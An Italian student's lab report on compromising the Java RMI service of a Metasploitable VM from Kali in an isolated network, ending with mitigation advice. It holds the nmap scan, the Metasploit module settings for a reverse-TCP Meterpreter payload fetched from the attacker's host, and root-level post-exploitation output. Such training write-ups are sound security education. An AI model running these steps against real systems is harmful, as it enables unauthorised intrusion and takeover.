

REPORT TECNICO

COMPROMISSIONE DEL SERVIZIO JAVA RMI

Redatto da: Nicolò Calì Cybersecurity Student

Data: 23/01/2026

1. Introduzione

Il presente documento descrive l'attività di analisi di sicurezza e sfruttamento di vulnerabilità (**Penetration Testing**) condotta su un sistema target (**Metasploitable**).

L'obiettivo principale dell'esercitazione è identificare un vettore di attacco verso il servizio **Java RMI** in esecuzione sulla porta **1099** e sfruttarlo per ottenere un accesso remoto non autorizzato.

L'attività simula uno scenario reale in cui un attaccante tenta di compromettere un server vulnerabile per ottenerne il controllo. Per raggiungere questo scopo, verrà utilizzata una macchina attaccante (**Kali Linux**) e il framework di exploitation **Metasploit**.

Obiettivi

- Configurazione di un ambiente di rete isolato e controllato.
- Scansione e ricognizione del servizio **Java RMI**.
- Esecuzione dell'exploit per ottenere una sessione **Meterpreter**.
- Raccolta di prove post-exploitation: configurazione di rete e routing.

Configurazione del Laboratorio

Il nostro laboratorio è costituito dalle seguenti macchine virtuali:

- **Macchina Attaccante:** Kali Linux IP: 192.168.11.111
- **Macchina Target:** Metasploitable IP: 192.168.11.112

Verrà utilizzata una **rete con NAT** 192.168.11.0/24

Strumenti Utilizzati

- **Nmap:** Utilizzato nella fase preliminare per la scansione delle porte e l'identificazione dei servizi attivi sulla macchina target.
- **Metasploit Framework (msfconsole):** Strumento principale utilizzato per la ricerca dell'exploit relativo a **Java RMI**, l'esecuzione dell'attacco e la gestione della sessione **Meterpreter**.

ATTENZIONE: *l'attività viene svolta all'interno di un ambiente controllato unicamente a scopo didattico, non sono stati eseguiti exploit nei confronti di dispositivi all'esterno di tale ambiente.*

2. Configurazione di Rete

In questa fase preliminare, è stato predisposto un ambiente di rete virtualizzato e isolato per simulare lo scenario di attacco in sicurezza. La corretta configurazione degli indirizzi IP è fondamentale per garantire la comunicazione tra la macchina attaccante (**Kali Linux**) e la macchina vittima (**Metasploitable**).

Come da requisiti del progetto, è stata utilizzata la sottorete **192.168.11.0/24**.

Il primo passo è consistito nella creazione di una rete NAT personalizzata all'interno di **VirtualBox** per permettere alle macchine virtuali di comunicare tra loro.




Fig1. Creazione di una rete con NAT su VB

Successivamente, le schede di rete di entrambe le macchine virtuali sono state associate alla "**Rete con NAT**" appena creata




Fig2. Configurazione della scheda di rete

Configurazione IP Statico su Kali Linux

Sulla macchina Kali Linux è stato assegnato l'indirizzo IP statico **192.168.11.111**. La configurazione è stata effettuata tramite il gestore delle connessioni di rete (Network Manager):

1. Creazione di un nuovo profilo "Ethernet" denominato "Statica 192.168.11.111".
2. Impostazione del metodo IPv4 su "Manuale".
3. Assegnazione dell'indirizzo **192.168.11.111**, Netmask **24** (255.255.255.0) e Gateway **192.168.11.1**.




Fig3. Pannello “Network Connections”




Fig4. Pannello “Network Connections”

Salviamo le impostazioni di rete cliccando su “**Save**” ed abbiamo terminato.

Configurazione IP Statico su Metasploitable2

Sulla macchina target, priva di interfaccia grafica, la configurazione è stata effettuata da riga di comando modificando il file **/etc/network/interfaces**. È stato assegnato l'indirizzo IP statico **192.168.11.112** modificando la configurazione dell'interfaccia eth0 da DHCP a **static**, come mostrato di seguito:

```
GNU nano 2.0.7           File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
# iface eth0 inet dhcp
iface eth0 inet static
    address 192.168.11.112
    netmask 255.255.255.0
    network 192.168.11.0
    broadcast 192.168.11.255
    gateway 192.168.11.1
```

Fig5. File /etc/network/interfaces

A seguito della modifica, il servizio di networking è stato riavviato con il comando:

sudo /etc/init.d/networking restart

Test di verifica della Connnettività

Per confermare la corretta comunicazione tra i due host, è stato eseguito un test di **raggiungibilità** tramite il comando **ping** dalla macchina Kali verso l'IP della macchina target (192.168.11.112). L'esito positivo del test, con la ricezione dei pacchetti di risposta, conferma che il laboratorio è pronto per la fase di exploitation.

```
(kali㉿kali)-[~]
$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.723 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.318 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.866 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=0.860 ms
^C
--- 192.168.11.112 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3058ms
rtt min/avg/max/mdev = 0.318/0.691/0.866/0.223 ms
```

Fig6. Ping di Kali verso Metasploitable2

3. Attività Tecnica e Metodologia

Fase di Ricognizione

Per mezzo del tool **Nmap** eseguiamo una scansione mirata alla porta 1099 ed al servizio utilizzato dalla macchina Target mediante il seguente comando:

```
nmap -sV -p1099 192.168.11.112
```

```
(kali㉿kali)-[~]
$ nmap -sV -p1099 192.168.11.112
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-23 06:08 -0500
Nmap scan report for 192.168.11.112
Host is up (0.00041s latency).

PORT      STATE SERVICE VERSION
1099/tcp    open  java-rmi  GNU Classpath grmiregistry
MAC Address: 08:00:27:09:C9:B0 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.90 seconds
```

Fig7. Scansione con Nmap

La scansione ha confermato che la porta 1099 è aperta e ospita il servizio **Java RMI Registry**

Analisi della Vulnerabilità: Il servizio Java RMI rilevato presenta una configurazione predefinita **non sicura**: accetta dati in ingresso da chiunque senza richiedere autenticazione.

Questa mancanza di controllo permette a un attaccante di inviare dei pacchetti dati malevoli. Quando il server riceve ed elabora questi pacchetti, esegue involontariamente le istruzioni nascoste al loro interno. Questo permette all'attaccante di eseguire codice a distanza e prendere il controllo del sistema.

Fase di Exploitation

Una volta terminata la fase di ricognizione tramite Nmap siamo pronti per preparare il nostro attacco tramite **Metasploit**.

Per prima cosa accediamo alla console con il comando `msfconsole`.

Fig8. Metasploit

Per trovare un codice di exploit adatto, abbiamo interrogato il database interno utilizzando come parole chiave "java_rmi". Il comando **search java_rmi** ha restituito il modulo **exploit/multi/misc/java_rmi_server**.

```

msf > search java_rmi
Matching Modules
=====
#  Name
-  --
0 auxiliary/gather/java_rmi_registry
1 exploit/multi/misc/java_rmi_server
2   \_ target: Generic (Java Payload)
3   \_ target: Windows x86 (Native Payload)
4   \_ target: Linux x86 (Native Payload)
5   \_ target: Mac OS X PPC (Native Payload)
6   \_ target: Mac OS X x86 (Native Payload)
7 auxiliary/scanner/misc/java_rmi_server
8 exploit/multi/browser/java_rmi_connection_impl
Default Configuration Java Code Execution
Endpoint Code Execution Scanner
Java RMI Server Insecure
Java RMIClassLoaderImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl

```

Fig9. Search del modulo

Abbiamo caricato il modulo con il comando **use 1**. Successivamente, tramite **show options**.

```

msf > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):
Name      Current Setting  Required  Description
HTTPDELAY  10            yes       Time that the HTTP Server will wait for the payload request
RHOSTS    yes            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     1099           yes       The target port (TCP)
SRVHOST   0.0.0.0        yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT   8080           yes       The local port to listen on.
SSL       false          no        Negotiate SSL for incoming connections
SSLCert   Path to a custom SSL certificate (default is randomly generated)
URI PATH  no             no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST    192.168.11.111  yes       The listen address (an interface may be specified)
LPORT    4444           yes       The listen port

Exploit target:
Id  Name
--  --
0  Generic (Java Payload)

```

Fig10. Show Option Panel

Abbiamo individuato i parametri necessari per il corretto funzionamento dell'attacco ed ho proseguito ad impostarli correttamente tramite il comando **set**:

- **set RHOSTS:** serve ad Impostare l'indirizzo IPV4 della vittima.
- **set LHOST:** serve ad Impostare l'indirizzo IPV4 della nostra macchina attaccante.

- **set HTTPDELAY:** serve a definire il tempo massimo di attesa (in secondi) prima che il server vada in timeout se non riceve una richiesta di download del payload dalla vittima, è impostato di *default* a 10 ma io lo aumenterò a 20 per aumentare le probabilità di successo dell'exploit.

Digitando **run**, l'exploit è stato avviato.

```
msf exploit(multi/misc/java_rmi_server) > set RHOST 192.168.11.112
RHOST => 192.168.11.112
msf exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20
HTTPDELAY => 20
msf exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/Ka2dzwh00SMn
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:43022) at 2026-01-23 06:39:27 -0500

meterpreter > █
```

Fig11. Sessione Meterpreter

L'operazione ha avuto successo immediato, aprendo una sessione **Meterpreter**.

Fase di Post-Exploitation

Per confermare di aver preso il controllo del sistema corretto, abbiamo lanciato i primi comandi di ricognizione interna:

- **sysinfo:** Ci ha confermato che siamo dentro una macchina basata su **Linux**.
- **getuid:** ha rivelato che il servizio è in esecuzione come utente **root**.
- **ifconfig:** ha rivelato la configurazione delle interfacce di rete, confermando che l'indirizzo IP della vittima è **192.168.11.112**.
- **route:** serve a visualizzare la tabella di instradamento del sistema per identificare il **Gateway predefinito** e le **sottoreti raggiungibili**.

```

meterpreter > sysinfo
Computer      : metasploitable
OS           : Linux 2.6.24-16-server (i386)
Architecture   : x86
System Language : en_US
Meterpreter    : java/linux
meterpreter > getuid
Server username: root
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe09:c9b0
IPv6 Netmask : ::

meterpreter > route
IPv4 network routes
=====
Subnet      Netmask     Gateway   Metric  Interface
_____|_____|_____|_____|_____
127.0.0.1  255.0.0.0  0.0.0.0
192.168.11.112  255.255.255.0  0.0.0.0

IPv6 network routes
=====
Subnet      Netmask     Gateway   Metric  Interface
_____|_____|_____|_____|_____
::1          ::          ::        ::      ::

meterpreter >

```

Fig12. Comandi in fase Post-Exploitation

5. Conclusioni

Riepilogo

L'attività di **Penetration Testing** condotta sulla macchina target ha evidenziato la presenza di una vulnerabilità critica a carico del servizio **Java RMI** in ascolto sulla porta **1099**.

Attraverso l'utilizzo del framework **Metasploit**, è stato possibile sfruttare una configurazione predefinita insicura del servizio per eseguire codice arbitrario da remoto. L'attacco ha avuto pieno successo, permettendo di stabilire una sessione **Meterpreter** e di ottenere il controllo completo del sistema con privilegi amministrativi.

L'esito del test dimostra che il sistema, nel suo stato attuale, è altamente vulnerabile.

Raccomandazioni

Al fine di mitigare i rischi identificati e mettere in sicurezza il sistema, si suggeriscono le seguenti azioni correttive:

- **Firewalling e Segmentazione:** limitare l'accesso alla porta 1099 tramite regole firewall rigide, consentendo le connessioni solo dagli indirizzi IP strettamente necessari e bloccando tutto il traffico non autorizzato
- **Configurazione Sicura:** configurare il servizio Java RMI per richiedere autenticazione **SSL/TLS** tra client e server, impedendo connessioni anonime.
- **Aggiornamenti:** Verificare la disponibilità di versioni più recenti del software **Java** e del servizio **RMI Registry** che risolvano le vulnerabilità note.